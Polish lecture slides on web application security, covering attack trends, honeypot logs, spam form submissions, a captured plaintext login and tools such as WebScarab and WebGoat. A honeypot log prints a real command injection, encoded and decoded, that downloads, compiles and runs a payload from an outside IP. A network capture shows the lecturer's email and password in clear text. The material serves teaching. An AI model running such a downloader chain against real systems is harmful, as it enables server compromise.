

Bezpieczeństwo aplikacji Webowych

dr inż. Krzysztof Cabaj

Plan wykładu

- **Wstęp**
- Przydatne narzędzia
- Wprowadzenie do protokołu HTTP
- Najczęstsze typy ataków na aplikacje sieciowe
- Katalogi znanych podatności

Wstęp – tendencje ataków



- Coraz więcej ataków na aplikacje Webowe
- Powód: coraz więcej aplikacji ... z dużą liczbą podatności wynikających z niewiedzy autorów dotyczącej sposobów ataków
- Potrzeba posiadania „zdobytych” maszyn w celu wykorzystania ich podczas kolejnych ataków
- Automatyczne skanery wyszukujące podatnych stron
- Nowa taktyka atakujących – przykład atak „Lilupophilupop”



Wstęp - Lilupophilupop



[previous](#) [next](#)



Lilupophilupop tops 1 million infected pages

Published: 2011-12-31,
Last Updated: 2011-12-31 07:33:00 UTC
by Mark Hofman (Version: 1)

  Recommend

  Tweet

  +1

6 comment(s)

Earlier in the month we published an article regarding the lilupophilupop.com SQL injection attacks (<http://isc.sans.edu/diary.html?storyid=12127>). being a month onwards I though it might be a good time to reflect on this attack and see how it is going.

When I first came upon the attack there were about 80 pages infected according to Google searches. Today, well as the title suggests we top a million, about 1,070,000 in fact (there will be duplicate URLs that show up in the searches. Still working on a discrete domain list for this). Just to give you a rough idea of where the pages are:

- UK – 56,300
- NL – 123,000
- DE – 49,700
- FR – 68,100
- DK – 31,000
- CN – 505
- CA – 16,600
- COM – 30,500
- RU – 32,000
- JP – 23,200
- ORG – 2,690

If you want to find out if you have a problem just search for "`<script src="http://lilupophilupop.com/"`" in google and use the site: parameter to hone in on your domain.


Źródło: <http://isc.dshield.org/diary/Lilupophilupop+tops+1million+infected+pages/12304>

Wstęp - CaseStudy1

- Strona projektu PW-Sat, formularz bez dodatkowego potwierdzenia. Po kilku tygodniach od uruchomienia

3701	jCKJjNQu	Madelyn_Illinoi	http://sabinasalernoporn.typepad.c	Nigeria
3702	ShxpvWdoUC	Brianna_Idaho	http://aishwarvarainudepics2.typepa	Sweden
3703	QNUTwwFuGQO	Autumn_Kansas	http://hollyvalancenaked3.typepad.c	Oman
3704	ZyPoRNMIjGe	Claire_Idaho	http://ashleybensonnude.typepad.com	Estonia
3705	IhijOjnzZQTZFkA	Olivia_Virginia	http://tarvnmanningnude2.typepad.co	Seychelles
3706	rdRpRqKIXLe	Stella_Ohio	http://dorismardesnuda3.typepad.com	Nigeria
3707	iyeaIOSYkwEdMU	Mia_New_Hampshi	http://bridgetfondanude2.typepad.co	Guadeloupe
3708	cwnxoLakQziCpkn	Angelina_Pennsy	http://melaniehynskevnuades.typepad	Martinique
3709	fkivLVLH	Kimberly_New_Me	http://tiffaniambberthiessennude3.ty	China
3710	rjiBjUOEAVuukrI	Rachel_Iowa	http://collettewolfenude4.typepad.c	Chile
3711	gxmPCGatWTqYYmq	Jocelyn_Colorad	http://islafishersextape1.typepad.c	Guyana
3712	itGAUzyUsFUDroJ	Payton_Connecti	http://dianelanesextape1.typepad.co	Brunei Darussalam
3713	ILWpLjvxZsWVdE	Ella_New_York	http://leahreminiiporn4.typepad.com	Serbia and Montenegro
3714	dWGpJNHIq	Allison_Maine	http://kellystablestopless.typepad	Iraq
3715	YsjPSUwY	Addison_Florida	http://sentabergernude.typepad.com	Costa Rica
3716	ekJXBMAarAJLZit	Taylor_Vermont	http://janicedickinsonnaked2.typepa	Cameroon
3717	DLwbxQsUquEBv	Sarah_Massachus	http://manuelaarcurinude3.typepad.c	Philippines
3718	fqNSMeRcGbhthD	Lucy_North_Caro	http://sandrabullockdesnuda3.typepa	Nauru
3719	jIvIMdjo	Nevaeh_Idaho	http://victoriapincipalplaybov2.ty	Taiwan, Province of China
3720	tauMGrpvRwunR	Kylie_Oregon	http://kellystablesnaked1.typepad.c	Trinidad and Tobago
3721	yOgMOlQDijh	Faith_Rhode_Isl	http://aliciawittnude4.typepad.com	Ukraine
3722	gerjtWHPa	Zoey_Maine	http://jennaelfmannaked1.typepad.co	French Guiana
3723	mimOUbOHBjyWKtR	Gabrielle_Tenne	http://lesliemannntopless.typepad.co	Luxembourg
3724	xdUNsmRYWEPFAFN	Payton_Iowa	http://carlaguginosexscene2.typepad	Seychelles
3725	wcwmGPJIBCeG	Kayla_Kansas	http://sondralockenude2.typepad.com	Togo
3726	CQFKATHq	Serenity_Wyomin	http://piiperperabonaked2.typepad.co	Mauritius
3727	ZzKMpnsXtoESzTR	Mia_Indiana	http://zoemciellannude2.typepad.com	Algeria
3728	QESaYGYpWykMMH	Faith_Oregon	http://kellimccartyporn.typepad.com	South Georgia and The South Sandwic
3729	BYezOVzufeAOiIO	Abigail_Massach	http://annakournikovaporn1.typepad	Cook Islands
3730	HTvKRZpihaEKVjt	Eva_Rhode_Islan	http://leahremininact.typepad.com	Marshall Islands
3731	EmabGbAwbjwQHbf	Mariah_Vermont	http://millajovovichsexscene3.typepe	Solomon Islands
3732	mptXoelKJoVG	Sophia_New_Jers	http://evangelinelillysex1.typepad	Christmas Island
3733	cwIcbqTLxjqPEY	Victoria_Hawaii	http://jessicalucashot.typepad.com	Greenland
3734	aaDAwywNYyWI	Gabrielle_North	http://alvsonhanniganboobs.typepad	Gambia
3735	oBYltoTjKTJisOv	Evelyn_Louisian	http://torispellingstopless.typepad	Mayotte
3736	hWgayhYTFczPOqf	Makayla_Wiscons	http://tiffanvthorntonnaked2.typepa	Yemen
3737	aqKRjvYECoe	Olivia_South_Ca	http://jodiemarshnude3.typepad.com	Equatorial Guinea
3738	NbiLkSnGLbcwHZc	Rachel_Montana	http://lucypunchhot.typepad.com	Mali
3739	uFossgUicvWjwEL	Hannah_Alabama	http://nancyallennude1.typepad.com	Estonia
3740	NYvBaSJGdt	Madeline_Oklaho	http://emmastonedesnuda.typepad.com	Svalbard and Jan Mayen
3741	TtMmoqo	Serenity_Nebras	http://katebosworthnaked1.typepad.c	Barbados
3742	koXQzKbPgk	Claire_Alabama	http://lilycollinsnaked.typepad.com	Canada

Wstęp – aktywność zarejestrowana przez system HoneyPot - 2013



Wstęp – aktywność zarejestrowana przez system HoneyPot - 2014



Wstęp – aktywność zarejestrowana przez system HoneyPot

Transaction	Date/Time	
1846 [0]	07 May 2013 10:08:39	/
1847 [0]	07 May 2013 10:08:39	/index.html
1848 [0]	07 May 2013 10:08:40	/index.html
1849 [0]	07 May 2013 10:08:40	/index.html
1850 [0]	07 May 2013 10:08:41	/index.html
1851 [0]	07 May 2013 10:08:41	/index.html
1927 [0]	12 May 2013 01:13:14	/
1928 [0]	12 May 2013 01:13:15	/index.html
1929 [0]	12 May 2013 01:13:15	/index.html
1930 [0]	12 May 2013 01:13:15	/index.html
2171 [0]	24 May 2013 02:24:47	/
2172 [0]	24 May 2013 02:24:48	/index.html
2173 [0]	24 May 2013 02:24:48	/index.html
2174 [0]	24 May 2013 02:24:49	/index.html
2175 [0]	24 May 2013 02:24:50	/index.html
2176 [0]	24 May 2013 02:24:50	/index.html
2422 [0]	30 May 2013 18:55:42	/
2423 [0]	30 May 2013 18:55:42	/index.html
2424 [0]	30 May 2013 18:55:43	/index.html
2425 [0]	30 May 2013 18:55:43	/index.html
2426 [0]	30 May 2013 18:55:43	/index.html
2427 [0]	30 May 2013 18:55:44	/index.html

GET /

POST /index.html

Wstęp – aktywność zarejestrowana przez system HoneyPot

Header	Value
CONTENT_LENGTH	257
CONTENT_TYPE	application/x-www-form-urlencoded
GATEWAY_INTERFACE	CGI/1.1
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_CONNECTION	close
HTTP_HOST	
HTTP_REFERER	
HTTP_USER_AGENT	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
PATH	/usr/local/bin:/usr/bin:/bin
PHP_SELF	/index.html
[POST] uwagi	Will I get paid for overtime? buy viagra 50mg pharmacy should initially send the claims to BC Pharmacare with an intervention code of DE so that the DUR process takes place.
QUERY_STRING	
REMOTE_ADDR	188.143.232.31
REMOTE_PORT	40372
REQUEST_METHOD	POST
REQUEST_TIME	1367914120
REQUEST_URI	/index.html
SCRIPT_FILENAME	/var/www/index.html
SCRIPT_NAME	/index.html
SERVER_PROTOCOL	HTTP/1.1

Wstęp – aktywność zarejestrowana przez system HoneyPot

:: MENU ::		:: VIEWS ::		:: SORT BY ::	
Visitors Transactions Activity Search All notes Marked		Only numbers With REQUEST_URI With HTTP_USER_AGENT With HTTP_HOST		Transaction Visitor IP Date/Time REQUEST_URI	
83 [0]	194.29.168.115 [0]	08 November 2012 18:06:37	/index.html		
82 [0]	194.29.168.115 [0]	08 November 2012 18:06:09	/index.html		
81 [0]	194.29.168.115 [0]	08 November 2012 18:04:48	/		
80 [0]	210.83.84.72 [0]	08 November 2012 02:41:52	/MyAdmin/scripts/setup.php		
79 [0]	210.83.84.72 [0]	08 November 2012 02:41:51	/myadmin/scripts/setup.php		
78 [0]	210.83.84.72 [0]	08 November 2012 02:41:50	/pma/scripts/setup.php		
77 [0]	210.83.84.72 [0]	08 November 2012 02:41:49	/phpmyadmin/scripts/setup.php		
76 [0]	210.83.84.72 [0]	08 November 2012 02:41:48	/phpMyAdmin/scripts/setup.php		
75 [0]	210.83.84.72 [0]	08 November 2012 02:41:47	/w00tw00t.at.blackhats.romanian.anti-sec:)		
74 [1]	85.236.52.116 [1]	08 November 2012 00:25:16	/img/common/footer.php?z=%75%6e%61%6d%65%20%2d%61%3b%75%6e%73%65%74%20%48%49%53%54%46%49%4c%45%3b%63%64%20%2f%76%61%72%2f%74%6d%70%2f%3b%77%67%65%74%20%68%74%74%70%3a%2f%2f%38%35%2e%32%31%34%2e%32%35%34%2e%31%38%31%2f%63%73%73%2f%74%6d%70%20%2d%4f%20%70%64%66%6c%75%73%68%3b%77%67%65%74%20%68%74%74%70%3a%2f%2f%38%35%2e%32%31%34%2e%32%35%34%2e%31%38%31%2f%63%73%73%2f%74%6d%70%2e%63%20%2d%4f%20%78%78%2e%63%3b%67%63%63%20%2d%6f%20%70%64%66%6c%75%73%68%20%74%6d%70%2e%63%3b%67%63%63%20%2d%6f%20%70%64%66%6c%75%73%68%20%78%78%2e%63%3b%72%6d%20%2d%72%66%20%2a%2e%63%2a%3b%73%74%72%69%70%20%70%64%66%6c%75%73%68%3b%63%68%6d%6f%64%20%2b%78%20%70%64%66%6c%75%73%68%3b%2f%76%61%72%2f%74%6d%70%2f%70%64%66%6c%75%73%68		
73 [0]	217.27.69.163 [0]	07 November 2012 23:09:23	/		

```
uname -a;unset HISTFILE;cd /var/tmp/;wget http://85.214.254.181/css/tmp -O  
pdfflush;wget http://85.214.254.181/css/tmp.c -O xx.c;gcc -o pdfflush tmp.c;gcc  
-o pdfflush xx.c;rm -rf *.c*;strip pdfflush;chmod +x pdfflush;/var/tmp/pdfflush
```

Niebezpieczne aplikacje dzisiaj?

Login

Email

Password

Need help?

- do not have FedCSIS account? [sign up](#)
- forgot your password? [recover your password](#)
- problems to sign in? contact our [webmaster](#)

Powered by HotCRP

System konferencyjny za pomocą którego zgłaszałem artykuł (maj 2016).

Niebezpieczne aplikacje dzisiaj?

Ruch sieciowy obserwowany podczas logowania

Stream Content

```
POST /hotcrp/index?post=t5ldffuq HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (windows NT 6.3; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: [REDACTED]
Cookie: CRPTestCookie=1; _ga=GA1.2.1272970567.1456301630;
[REDACTED]uu1unsmtdt5ldffuq57v1755g87
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 64

cookie=1&email=kcabaj%40ii.pw.edu.pl&password=Aqq&signin=Sign+inHTTP/1.1 200 OK
Date: Tue, 10 May 2016 09:50:05 GMT
Server: Apache
X-Powered-By: PHP/5.3.3
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: private
Pragma:
Set-Cookie: CRPTestCookie=1
Content-Length: 2871
Connection: close
Content-Type: text/html; charset=UTF-8
```

Plan wykładu


- Wstęp
- **Przydatne narzędzia**
 - WebScarab
 - WebGoat
- Wprowadzenie do protokołu HTTP
- Najczęstsze typy ataków na aplikacje sieciowe
- Katalogi znanych podatności

WebScarab

- Specjalne proxy, umożliwiające modyfikację dowolnej informacji przesyłanej między przeglądarką a serwerem WWW:
 - Zawartość cookies,
 - Nagłówki protokołu HTTP,
 - Treść odpowiedzi.


WebScarab - przykład

- Jak przeprowadzić test czy aplikacja jest podatna na manipulację parametrów za pomocą WebScaraba





WebScarab - konfiguracja

- Konfiguracja WebScaraba, port na którym nasłuchuje: Proxy->Listeners->Start



WebScarab - konfiguracja

- Konfiguracja przeglądarki menu Tools -> Options ...



WebGoat

- Aplikacja edukacyjna stworzona przez OWASP, zawierająca przykładowe aplikacje z celowo wprowadzonymi podatnościami
- Po uruchomieniu aplikacji należy skorzystać z linka <http://127.0.0.1:8080/WebGoat/attack>
- Nazwa użytkownika/hasło: guest/guest

WebGoat

How to work with WebGoat - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://127.0.0.1:8080/WebGoat/attack#getFAQ()

Most Visited Getting Started Latest Headlines

ZONEALARM Protection Activity Site Status

How to work with WebGoat

Logout ?

OWASP WebGoat V5.2

How to work with WebGoat

◀ Hints ▶ Show Params Show Cookies Lesson Plan Show Java Solution

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Denial of Service
Improper Error Handling
Injection Flaws
Insecure Communication
Insecure Configuration
Insecure Storage
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge

Solution Videos How To Work With WebGoat [Restart this Lesson](#)

Welcome to a short introduction to WebGoat.
Here you will learn how to use WebGoat and additional tools for the lessons.

Environment Information

WebGoat uses the Apache Tomcat server. It is configured to run on localhost although this can be easily changed. This configuration is for single user, additional users can be added in the tomcat-users.xml file. If you want to use WebGoat in a laboratory or in class you might need to change this setup. Please refer to the Tomcat Configuration in the Introduction section.

The WebGoat Interface

OWASP WebGoat V5.2

Logout ?

2 3 4 5 6 **Http Basics** 7

Introduction
General
[Http Basics](#)
[HTTP Splitting](#)

8 [Restart this Lesson](#)

Enter your name in the input field below and press "go" to submit. The server will accept the request, reverse the input, and display it back to the user, illustrating the basics of handling HTTP requests.

Transferring data from 127.0.0.1...

